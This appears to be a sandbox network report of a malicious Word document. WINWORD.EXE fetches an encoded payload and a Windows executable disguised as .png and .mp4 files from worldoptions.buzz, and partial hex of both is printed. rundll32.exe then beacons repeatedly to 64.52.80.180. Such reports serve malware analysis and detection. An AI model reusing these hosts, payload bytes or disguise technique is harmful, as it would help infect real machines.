Aug 14, 2022 08:39:26.343050957 CEST	49688	53	192.168.2.22	8.8.8.8
Aug 14, 2022 08:39:26.362221956 CEST	53	49688	8.8.8.8	192.168.2.22
Aug 14, 2022 08:39:28.321213961 CEST	58836	53	192.168.2.22	8.8.8.8
Aug 14, 2022 08:39:28.345190048 CEST	53	58836	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 14, 2022 08:39:17.902492046 CEST	192.168.2.22	8.8.8.8	0xde9d	Standard query (0)	worldoptions.buzz	A (IP address)	IN (0x0001)
Aug 14, 2022 08:39:26.343050957 CEST	192.168.2.22	8.8.8.8	0xfed1	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)
Aug 14, 2022 08:39:28.321213961 CEST	192.168.2.22	8.8.8.8	0xef1c	Standard query (0)	com.lightbuzear.buzz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 14, 2022 08:39:17.929238081 CEST	8.8.8.8	192.168.2.22	0xde9d	No error (0)	worldoptions.buzz		64.52.80.45	A (IP address)	IN (0x0001)
Aug 14, 2022 08:39:26.362221956 CEST	8.8.8.8	192.168.2.22	0xfed1	No error (0)	www.google.com		142.250.185.228	A (IP address)	IN (0x0001)
Aug 14, 2022 08:39:28.345190048 CEST	8.8.8.8	192.168.2.22	0xef1c	No error (0)	com.lightbuzear.buzz		64.52.80.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.google.com
- com.lightbuzear.buzz
- worldoptions.buzz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49172	142.250.185.228	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49173	142.250.185.228	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49182	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
100	192.168.2.22	49272	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
101	192.168.2.22	49273	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
102	192.168.2.22	49274	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
103	192.168.2.22	49275	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
104	192.168.2.22	49276	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
105	192.168.2.22	49277	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
106	192.168.2.22	49278	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
107	192.168.2.22	49279	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
108	192.168.2.22	49171	64.52.80.45	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 14, 2022 08:39:18.723445892 CEST	0	OUT	GET /agE7nqQLgssuVeUY/OGHAYZZFhfCtspqorBFNYMrxHN7TXIlz8vjv1TPmuyrc2yIu.png HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: worldoptions.buzz Connection: Keep-Alive
Aug 14, 2022 08:39:18.878959894 CEST	2	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:18 GMT Server: Apache/2.4.41 (Ubuntu) Last-Modified: Mon, 08 Aug 2022 09:27:12 GMT ETag: "1375-5e5b76baf9c00" Accept-Ranges: bytes Content-Length: 4981 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/png Data Raw: 91 50 26 31 d9 d9 d9 d9 84 91 5a 34 d1 91 54 94 fa 91 1e 1b 97 ca d9 d9 59 e8 72 91 26 18 91 26 13 ac 2c 17 3e f9 76 57 12 72 72 72 3f f9 32 6a 3f ff 12 62 3f f9 76 56 8e 3b f9 0a 12 f8 35 7c 4e 40 06 7a 3f f9 72 3f 4b 92 07 9f 3b f9 02 42 9b ad 72 72 72 23 20 21 27 24 25 3a fb 8f 3a fb 81 24 f9 01 4e f9 c6 6c fa 72 72 72 3a 73 ac 24 f9 04 52 3a 73 ac 3a 43 bb 3a 8d bb f3 07 72 a1 b2 df c8 8d b3 df 3a 73 aa 24 3a 43 84 7d cc 62 4a a4 06 78 b3 bc 75 73 a4 3a 8d b2 99 9d 4b 07 72 2c 07 ad 28 3a fb ad f9 28 56 3a 73 89 14 f9 7e 39 f9 28 6e 3a 73 89 f9 76 f9 3a 73 8a 3a fb 37 72 2c 3a f1 b7 7a f1 0f 72 72 07 e3 2d 2c 2f 29 28 2b b1 3a fb 94 32 f2 96 82 22 21 23 20 3a f9 2c 7a 3a f9 24 62 3a b5 b3 6e 72 72 72 f8 71 fa 76 78 3a 8d b1 3a 8d b0 f2 49 72 07 82 b4 76 78 72 3a f9 34 62 3a f1 9e 52 3a fb b3 8d e5 fa 72 72 72 3a f1 b6 52 f1 8a 8d 3a f9 3c 6a 06 76 fb 73 99 74 b5 73 72 72 72 72 28 2b 29 2a 3a fb 86 b0 6a 72 18 72 18 72 3a fb 95 b5 75 c6 eb 01 d6 9a 7d 8d 8d 8d 3a f1 9e 52 3a b5 b3 72 72 72 72 3a b5 b0 72 72 22 72 3b b5 b2 72 42 72 72 3b b5 b3 32 72 72 72 8d 65 3a f1 b6 52 3a f1 b6 62 3a fb b5 b5 35 7a e2 0c 73 13 b5 35 62 93 c6 4e c4 b5 35 3a 45 99 4b 0d b5 35 32 4c 1d 20 7c b5 35 22 4d 2f 80 6c b5 35 42 f1 67 44 03 b5 35 6a 32 80 3b 5c b5 35 52 98 50 a2 4b b5 35 5a 65 3f c0 bc b5 35 4a f6 d4 d2 37 b5 35 2a f0 9d 7d c9 b5 35 12 01 d7 48 03 b5 35 1a 2e 40 c7 a9 b5 35 02 3a 35 54 2d b5 35 0a f3 4c 78 12 b5 f5 f2 72 72 72 0f ab b4 41 b5 f5 fa 72 72 72 18 c5 7a cb b5 f5 e2 72 72 72 ba c6 09 62 b5 f5 ea 72 72 72 ac c1 c4 35 b5 75 c6 eb 01 d6 b5 f5 d2 72 72 72 ee 08 82 01 b5 f5 da 72 72 72 10 bd 34 cf b5 f5 c2 72 72 72 d8 8b 39 50 b5 f5 ca 72 72 72 18 3d 7a cb b5 f5 b2 72 72 72 24 6d 70 73 b5 f5 ba 72 72 72 aa 0c a4 d2 b5 f5 a2 72 72 72 53 83 93 fd 9a 72 8c 8d 8d 3a f1 9e 52 3a b5 b3 72 72 72 72 3a b5 b0 72 72 73 72 3b b5 b2 72 62 72 72 3b b5 b3 76 72 72 72 8d 65 3a f1 b6 52 3a 77 72 8c 72 72 3a fb f5 42 73 72 72 3a ff f7 65 60 72 72 3a ff fd 36 73 72 72 3a fb b9 f8 62 fa 63 3a 8d b2 3a 8d b3 f2 4a 72 07 83 18 72 3a ff 76 56 3a f1 9e 52 3a fb b3 8d e5 d2 72 72 72 3a f1 b6 52 3a f1 b6 7a 3a f1 9e 32 3a ff 2e 56 62 3a f1 9e 52 3a fb ab 8d e5 e2 72 72 72 3a f1 b6 52 14 f9 71 14 fb f5 4a 73 72 72 f8 11 70 f8 31 74 14 fb f5 4e 73 72 72 3a f1 b6 32 14 f9 f5 4a 73 72 72 b3 92 62 14 f9 f5 4e 73 72 72 fb f5 32 73 72 72 f3 cd 32 73 72 72 75 78 94 75 7d fd 28 7c 72 72 3a ff ff 46 60 72 72 3a ff ed 36 73 72 72 3a ff f5 ad 77 72 72 22 21 23 9a ea 8f 8d 8d 3a f1 cd ad 77 72 72 72 06 56 f3 cd 32 73 72 72 73 78 94 75 0c 7e b4 f5 95 77 72 72 70 9b 05 73 72 72 b4 f5 95 77 72 72 73 9b 19 73 72 72 3a ff ff 4c 60 72 72 3a ff ed 36 73 72 72 3a ff f5 b6 77 72 72 22 21 23 9a 3f 8f 8d 8d 3a f1 cd b6 77 72 72 72 06 56 f3 cd 32 73 72 72 74 78 94 75 0c 7e b4 f5 be 77 72 72 70 9b 5e 73 72 72 b4 f5 be 77 72 72 73 9b 52 73 72 72 3a ff ff 23 60 72 72 3a ff ed 36 73 72 72 3a ff f5 9a 77 72 72 22 21 23 9a 70 8f 8d 8d 3a f1 cd 9a 77 72 72 72 06 56 f3 cd 32 73 72 72 6e 7b 94 75 0c 7e b4 f5 82 77 72 72 70 9b 93 72 72 72 b4 f5 82 77 72 72 73 9b a7 72 72 72 3a ff ff 35 60 72 72 3a ff ed 36 73 72 72 3a ff f5 bf 77 72 72 22 21 23 9a c5 8e Data Ascii: P&1Z4TYr&&,>vWrrr?2j?b?vV;5|N@z?r?K;Brrr# !'$%::$Nlrrr:s$R:s:C:r:s$:C}bJxus:Kr,(:(V:s~9(n:sv:s:7r,:zrr-,/) (+:2"!# :,z:$b:nrrrqvx::Irvxr:4b:R:rrr:R:<jvstsrrrr(+)*:jrrr:u}:R:rrrr:rr"r;rBrr;2rrre:R:b:5zs5bN5:EK52L \|5"M/l5BgD5j2;\5R PK5Ze?5J75*}5H5.@5:5T-5LxrrrArrrzrrrbrrr5urrrrrr4rrr9Prrr=zrrr$mpsrrrrrrSr:R:rrrr:rrsr;rbrr;vrrre:R:wrrr:Bsrr:e`rr:6srr: bc::Jrr:vV:R:rrr:R:z:2:.Vb:R:rrr:RqJsrrp1tNsrr:2JsrrbNsrr2srr2srruxu}(|rr:F`rr:6srr:wrr"!#:wrrrV2srrsxu~wrrpsrrwrrssrr:L `rr:6srr:wrr"!#?:wrrrV2srrtxu~wrrp^srrwrrsRsrr:#`rr:6srr:wrr"!#p:wrrrV2srrn{u~wrrprrrwrrsrrr:5`rr:6srr:wrr"!#
Aug 14, 2022 08:39:19.303687096 CEST	6	OUT	GET /agE7nqQLgssuVeUY/OGHAYZZFhfCtspqorBFNYMrxHN7TXIlz8vjv1TPmuyrc2yIu.mp4 HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: worldoptions.buzz Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 14, 2022 08:39:19.462470055 CEST	8	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:19 GMT Server: Apache/2.4.41 (Ubuntu) Last-Modified: Tue, 09 Aug 2022 20:42:33 GMT ETag: "5c800-5e5d4f8c46040" Accept-Ranges: bytes Content-Length: 378880 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: video/mp4 Data Raw: 61 73 64 66 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 25 ef 75 51 61 8e 1b 02 61 8e 1b 02 61 8e 1b 02 bc 71 cb 02 60 8e 1b 02 27 df fa 02 2a 8e 1b 02 27 df fb 02 b4 8e 1b 02 27 df c4 02 6d 8e 1b 02 bc 71 d0 02 6c 8e 1b 02 61 8e 1a 02 1a 8e 1b 02 6c dc fe 02 68 8e 1b 02 6c dc c7 02 60 8e 1b 02 6c dc c0 02 60 8e 1b 02 6c dc c5 02 60 8e 1b 02 52 69 63 68 61 8e 1b 02 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 93 5b f2 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0c 00 00 fa 03 00 00 f6 01 00 00 00 00 00 40 3f 02 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 30 06 00 00 04 00 00 00 00 00 00 02 00 60 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 e0 60 05 00 63 00 00 00 44 61 05 00 8c 00 00 00 00 10 06 00 e0 01 00 00 00 d0 05 00 78 33 00 00 00 00 00 00 00 00 00 00 00 20 06 00 30 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 d0 04 00 70 00 00 00 00 00 00 00 00 00 00 00 00 00 10 04 00 b0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 8e f8 03 00 00 10 00 00 00 fa 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 9a 5d 01 00 00 10 04 00 00 5e 01 00 00 fe 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 60 54 00 00 00 70 05 00 00 2a 00 00 00 5c 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 78 33 00 00 00 d0 05 00 00 34 00 00 00 86 05 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 e0 01 00 00 00 10 06 00 00 02 00 00 00 ba 05 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 30 0b 00 00 00 20 06 00 00 0c 00 00 00 bc 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 83 ec 28 48 8d 15 d5 96 04 00 48 8d 0d fe 7b 05 00 41 b8 40 00 00 00 e8 Data Ascii: asdf@!L!This program cannot be run in DOS mode.$%uQaaaq`'*"mqlalhl`l`l`RichaPEd[b" @?0``cDax3 0p.text `.rdata]^@@.data`Tp*\@.pdatax34@@.rsrc@@.reloc0 @BH(HH{A@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.22	49183	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.22	49184	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.22	49185	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.22	49186	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.22	49187	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.22	49188	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.22	49189	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.22	49190	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.22	49191	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49174	142.250.185.228	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.22	49192	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.22	49193	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.22	49194	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.22	49195	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.22	49196	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.22	49197	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.22	49198	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.22	49199	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.22	49200	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.22	49201	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49175	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.22	49202	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.22	49203	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.22	49204	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.22	49205	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.22	49206	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.22	49207	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.22	49208	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.22	49209	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.22	49210	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.22	49211	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49176	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.22	49212	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.22	49213	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.22	49214	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.22	49215	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.22	49216	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.22	49217	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.22	49218	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.22	49219	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.22	49220	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.22	49221	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49177	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.22	49222	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.22	49223	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.22	49224	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.22	49225	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.22	49226	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.22	49227	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.22	49228	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.22	49229	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.22	49230	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.22	49231	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49178	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.22	49232	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.22	49233	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.22	49234	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.22	49235	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.22	49236	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.22	49237	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.22	49238	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.22	49239	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.22	49240	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.22	49241	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49179	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.22	49242	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.22	49243	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.22	49244	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.22	49245	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.22	49246	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.22	49247	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
